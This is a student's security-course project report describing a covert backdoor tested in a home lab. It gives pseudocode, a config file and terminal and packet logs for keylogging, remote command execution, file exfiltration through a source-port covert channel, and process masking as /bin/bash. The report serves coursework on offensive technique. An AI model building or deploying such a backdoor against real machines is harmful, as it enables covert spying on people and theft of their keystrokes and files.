COMP8505: Final Project

Covert Communication Application Backdoor

Kevin Lo, A00952922
12-6-2021

Contents

Introduction

In this project, I created a covert backdoor application that allows the attacker to remotely control a target computer, keylog, exfiltrate files, watch and exfiltrate files. What I used were covert channels to hide data going from the victim to the attacker and encrypted the data going between the attacker and victim using Casear ciphers and Fernet encryption. The keylogger is automatically run upon execution of the backdoor program and the attacker can remotely access the victim computer by sending specific packets to the Victim machine to perform commands.

Setup

The following network setup is how my program was run.

Attacker: 192.168.1.253
Victim: 192.168.1.250

To setup this program for execution, first run the **pythonReq.py** on the victim machine to install the required libraries to run the **finalVictim.py** program or manually install them with the following commands.
python3 -m pip install cryptography
python3 -m pip install --pre scapy[basic]
python3 -m pip install inotify
python3 -m pip install setproctitle

The attacker may need to run **pythonReq.py** as it needs scapy and cryptography.

Both the victim and attacker machines must have a copy of the same config.txt file, and key file.

The config file controls how the program runs as shown in my screenshot.

```
[Encryption]
FernetKey = key1.key
CasearShift = 50

[Target]
victimIp = 192.168.1.250

[Ports]
commandPort = 500
fileNamePort = 999
fileDataPort = 1000
sniffEndPort = 1005
watchFileNamePort = 1999
watchFileDataPort = 2000
watchSniffEndPort = 2005

[Watcher]
dstIP = 192.168.1.253
```

FernetKey: the key file used for Fernet encryption
CasearShift: the amount of character shift for the Casear cipher

The ports cannot match eachother.

dstIP: is IP where the exfiltrated files generated from using inotify watcher to detect for file changes before exfiltrating the file will go to.

Commands

Commands exclusive to this program are:


exfil [filename]
exfil dogs.txt

watch [filename/directory]
watch secrets


These two commands are used to exfiltrate files, exfil is to exfiltrate a specific file to one who sent the exfil command. Watch will watch a file or directory for changes and sends the file whenever a change has been made to the file or directory to the **dstIP** specified in the config.txt file.

Finite State Machine

Attacker



Victim


Start
make inotify thread
wait for event
exfiltrate file
send to attacker dstIP
log keystrokes
make keylog thread
Listen for commandPacket
decrypt payload
Add watcher to file
Exfiltrate file
Change Directory
Other commands
Run Command

Pseudocode

Attacker

```
load config file
load fernet key
start listening thread
start exfiltration knock thread
start inotify exfiltration knock thread

while(true): #user input command
      get user input
      craft encrypted packet with command payload
      packet.flag = SYN URG
      packet.urgptr = 80
      send packet

#listening thread
      sniff for commandPort packets with SYNURG flags
      if seqnum = 0
            data = caseardecrypt(packet.sport)
            character (data) on screen

#exfiltration knock thread
      while true:
            #validate packets and decrypt the character in packet.sport
            get name knock on port 999 #fileNamePort
            get sniff end knock on port 1005 #sniffEndPort to stop
fileNamePort
            get file data on port 1000 #fileDataPort
            get sniff end knock on port 1005 #sniffEndPort to stop
fileDataPort
            save file

#inotify exfiltration knock thread
      while true:
            #validate packets and decrypt the character in packet.sport
            get name knock on port 1999 #fileNamePort
            get sniff end knock on port 2005 #sniffEndPort to stop
fileNamePort
            get file data on port 2000 #fileDataPort
            get sniff end knock on port 2005 #sniffEndPort to stop
fileDataPort
            save file
```

Victim

```
load config file
load fernet key
start inotify thread
start keylog thread

while true:
      sniff for command packets on port commandPort 500
      check if urgent ptr = 80
            decrypt the payload
            check if the payload isnt empty
            if decryptpayload == cd
                  change directory to specified directory
            if decryptpayload == exfil
                  exfiltrate specified file
                  send name on port 999 in single packets where sport is
covert channel(casear cipher)
                  send stop knock on 1005 to tell atker to stop listening
for name
                  send data on port 1000 in single packets where sport is
covert channel(casear cipher)
                  send stop knock on 1005 to tell atker to stop listening
for data (go back to listening for name)
            if decryptpayload == watch
                  add watcher to specified file
            else
                  perform every other command
                  send results of command in packets where sport is the
covert channel(casear cipher)
                  #goes over port 500 commandPort
```

Operating the Program

Once configured properly, simply have the **finalVictim.py** running on the victim machine and **finalAttacker.py** on the attacker machine with the respective files **config.txt** with the specified encryption Fernet key on both machines.

All that needs to be done now is for the attacker to send commands over to the victim's machine to be executed.

Test 1: Process Masking

In this first test, I make sure that my process masking is working properly by looking at the **ps aux | grep python** while my program was running.

```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help

┌──(root💀 kali)-[/home/kali/Desktop]
└─# python3 finalVictim.py
WatcherThread started
Started Keylogger
Starting backdoor
```


```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help

┌──(root💀 kali)-[/home/kali/Desktop]
└─# ps aux | grep python
kali        2179  0.0  0.4 445916 54468 ?        Sl   07:42   0:01 /usr/bin/python3 /usr/bin/blueman-applet
kali        2203  0.0  0.3  68424 41292 ?        S    07:42   0:01 /usr/bin/python3 /usr/share/system-config-printe
r/applet.py
root       36215  0.0  0.0   6256   804 pts/1    S+   11:47   0:00 grep --color=auto python
```


It successfully didnt appear in the ps aux | grep python because I masked the process as **/bin/bash** as shown below during execution and with the **finalVictim.py** not running. PID 36217 is my process for finalVictim.py


```
┌──(root💀 kali)-[/home/kali/Desktop]
└─# ps aux | grep /bin/bash
root       36217  9.0  0.7 1449340 93368 pts/0   Sl+  11:47   0:00 /bin/bash
root       36269  0.0  0.0   6260   804 pts/1    S+   11:47   0:00 grep --color=auto /bin/bash

┌──(root💀 kali)-[/home/kali/Desktop]
└─# ps aux | grep /bin/bash
root       36276  0.0  0.0   6260   868 pts/1    S+   11:47   0:00 grep --color=auto /bin/bash
```

Test 2: Keylogging

In the second test, I run the finalVictim.py and type some characters in the terminal window to be logged by the keylogger which will save results in the same directory its working in. It was able to collect the keystrokes made on the victim machine. These keystrokes can be exfiltrated out by using the **exfil** command as a new keylog entry is always being saved but doesn't overwrite the previous.







Test 3: Basic Commands

In the third test, I perform basic commands on **finalAttacker.py** to be received on the victim machine to be performed.

As shown by the screenshot on the attacker's machine the commands sent were executed with the results sent back to the attacker's machine. Example commands are **ls, cat, cd, dir, mkdir, ps aux | grep python, echo**.

```
C:\Windows\System32\cmd.exe - python3 finalAttacker.py

E:\Homework\term7\COMP8505\FinalProject>python3 finalAttacker.py
Starting backdoor program
Started CommandListener
Started ExfiltrateThread
Waiting for exfiltrate knockStarted WatchExfiltrateThread

Waiting for WatchExfiltrate knock

Input is empty
ls
1masked.mkv
2021-12-07 11-58-22.mkv
2keylogger.mkv
asdf1234.txt
casear.py
config.txt
finalVictim.py
godly.txt
key1.key
key2.key
logger.py
__pycache__
cat godly.txt
1
cat asdf1234.txt
asdf
cd ..
Changing directory to ..
pwd
/home/kali
mkdir allcats
ls
allcats
Desktop
Documents
Downloads
keylog-2021-12-07-115311_2021-12-07-115711
keylog-2021-12-07-115711_2021-12-07-115721
Music
newdir
Pictures
Public
secretfolder.txt
Templates
Videos
dir
allcats    keylog-2021-12-07-115311_2021-12-07-115711  Pictures          Videos
Desktop    keylog-2021-12-07-115711_2021-12-07-115721  Public
Documents  Music                                       secretfolder.txt
Downloads  newdir                                      Templates
cd allcats
Changing directory to allcats
echo "theres oly cats here" > cats.txt
WARNING: Mac address to reach destination not found. Using broadcast.
echo "theres oly cats here" > cats.txt
ls
cats.txt
cat cats.txt
theres oly cats here
ps aux | grep python
kali        2179  0.0  0.4 445916 54468 ?        07:42   0:01 /usr/bin/python3 /usr/bin/blueman-applet
kali        2203  0.0  0.3  68424 41292 ?        07:42   0:01 /usr/bin/python3 /usr/share/system-config-prin
ter/applet.py
root       38093  0.0  0.0   2432   672 pts/0    12:01   0:00 /bin/sh -c ps aux | grep python
root       38095  0.0  0.0   6256   804 pts/0    12:01   0:00 grep python
X: 551 Y: 1008
```

These commands are also shown on the victim's machine for the sake of showing that the command is being performed on the victim machine, but it can be hidden by running the program as hidden such as putting it in a screen process

```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help
done sending
command = cat godly.txt
xsize == 2
cat godly.txt
1

done sending
command = cat asdf1234.txt
xsize == 2
cat asdf1234.txt
asdf

done sending
command = cd ..
xsize == 2
cd ..
Changing directory to ..
done sending
command = pwd
xsize == 1
pwd
/home/kali

done sending
command = mkdir allcats
xsize == 2
mkdir allcats

done sending
command = ls
xsize == 1
ls
allcats
Desktop
Documents
Downloads
keylog-2021-12-07-115311_2021-12-07-115711
keylog-2021-12-07-115711_2021-12-07-115721
Music
newdir
Pictures
Public
secretfolder.txt
Templates
Videos
```

```
done sending
command = ls
xsize == 1
ls
allcats
Desktop
Documents
Downloads
keylog-2021-12-07-115311_2021-12-07-115711
keylog-2021-12-07-115711_2021-12-07-115721
Music
newdir
Pictures
Public
secretfolder.txt
Templates
Videos

done sending
command = dir
xsize == 1
dir
allcats    keylog-2021-12-07-115311_2021-12-07-115711  Pictures          Videos
Desktop    keylog-2021-12-07-115711_2021-12-07-115721  Public
Documents  Music                                       secretfolder.txt
Downloads  newdir                                      Templates

done sending
command = cd allcats
xsize == 2
cd allcats
Changing directory to allcats
done sending
command = echo "theres oly cats here" > cats.txt
xsize == 7
echo "theres oly cats here" > cats.txt

done sending
command = ls
xsize == 1
ls
cats.txt

done sending
```

The nature of how my covert channel is shown in the packet captures because the source port keeps changing because it is the covert channel being used where the source port number is the Casear cipher encrypted character.

3basiccommandAtk.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	DeltaTime	Time	Source	Destination	Proto	Length	Info
106	0.133716	14.452426	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 106 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
107	0.125154	14.577580	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 119 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
108	0.141725	14.719305	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 46 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
109	0.121279	14.840584	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
110	0.118151	14.958735	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 118 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
111	0.133711	15.092446	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 114 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
112	0.121904	15.214350	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 10 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
113	0.137365	15.351715	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 105 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
114	0.140522	15.492237	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 99 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
115	0.147308	15.639545	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 119 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
116	0.118843	15.758388	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 49 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
117	0.149187	15.907575	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 46 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
118	0.142399	16.049974	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 105 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
119	0.139205	16.189179	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 99 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
120	0.151164	16.340343	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 119 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
121	0.157511	16.497854	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 10 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
122	0.133198	16.631052	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 105 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
123	0.139754	16.770806	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 99 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
124	0.136659	16.907465	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 119 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100


Test 4: Ifconfig

For the fourth test of trying ifconfig to show the network adapter on the victim machine worked successfully although quite slow due to being about 5 characters per second output.

```
C:\Windows\System32\cmd.exe - python3 finalAttacker.py

E:\Homework\term7\COMP8505\FinalProject>python3 finalAttacker.py
Starting backdoor program
Started CommandListener
Started ExfiltrateThread
Started WatchExfiltrateThreadWaiting for exfiltrate knock

Waiting for WatchExfiltrate knock
ifconfig
WARNING: Mac address to reach destination not found. Using broadcast.
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 103  bytes 8684 (8.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 103  bytes 8684 (8.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 2000
        inet 192.168.1.250  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1735:ae92:6d44:cdd3  prefixlen 64  scopeid 0x20<link>
        ether a4:02:b9:d2:ec:77  txqueuelen 1000  (Ethernet)
        RX packets 190703  bytes 236429138 (225.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17953  bytes 2323803 (2.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@kali: /home/kali/Desktop
File  Actions  Edit  View  Help

┌──(root💀 kali)-[/home/kali/Desktop]
└─# python3 finalVictim.py
WatcherThread started
Started Keylogger
Starting backdoor
command = ifconfig
xsize == 1
ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 103  bytes 8684 (8.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 103  bytes 8684 (8.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 2000
        inet 192.168.1.250  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::1735:ae92:6d44:cdd3  prefixlen 64  scopeid 0x20<link>
        ether a4:02:b9:d2:ec:77  txqueuelen 1000  (Ethernet)
        RX packets 190703  bytes 236429138 (225.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17953  bytes 2323803 (2.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Both ifconfig outputs match each other and the results are sent through my covert channel on port 500 meant for command line output.



4ifconfigAtk.pcap


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	DeltaTime	Time	Source	Destination	Proto	Length	Info
79	0.136133	10.972193	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 50 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
80	0.144371	11.116564	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 53 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
81	0.123584	11.240148	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 53 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
82	0.143318	11.383466	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 46 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
83	0.144435	11.527901	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 48 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
84	0.131422	11.659323	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 46 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
85	0.131951	11.791274	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 48 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
86	0.134103	11.925377	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 46 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
87	0.140408	12.065785	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 48 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
88	0.138276	12.204061	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 10 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
89	0.147191	12.351252	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
90	0.139401	12.490653	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
91	0.136686	12.627339	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
92	0.139466	12.766805	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
93	0.133329	12.900134	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
94	0.143983	13.044117	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
95	0.139717	13.183834	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
96	0.154331	13.338165	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 32 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100
97	0.140034	13.478199	192.168.1.250	192.168.1.253	TCP	154	[TCP Retransmission] 103 → 500 [SYN, URG] Seq=0 Win=8192 Urg=0 Len=100

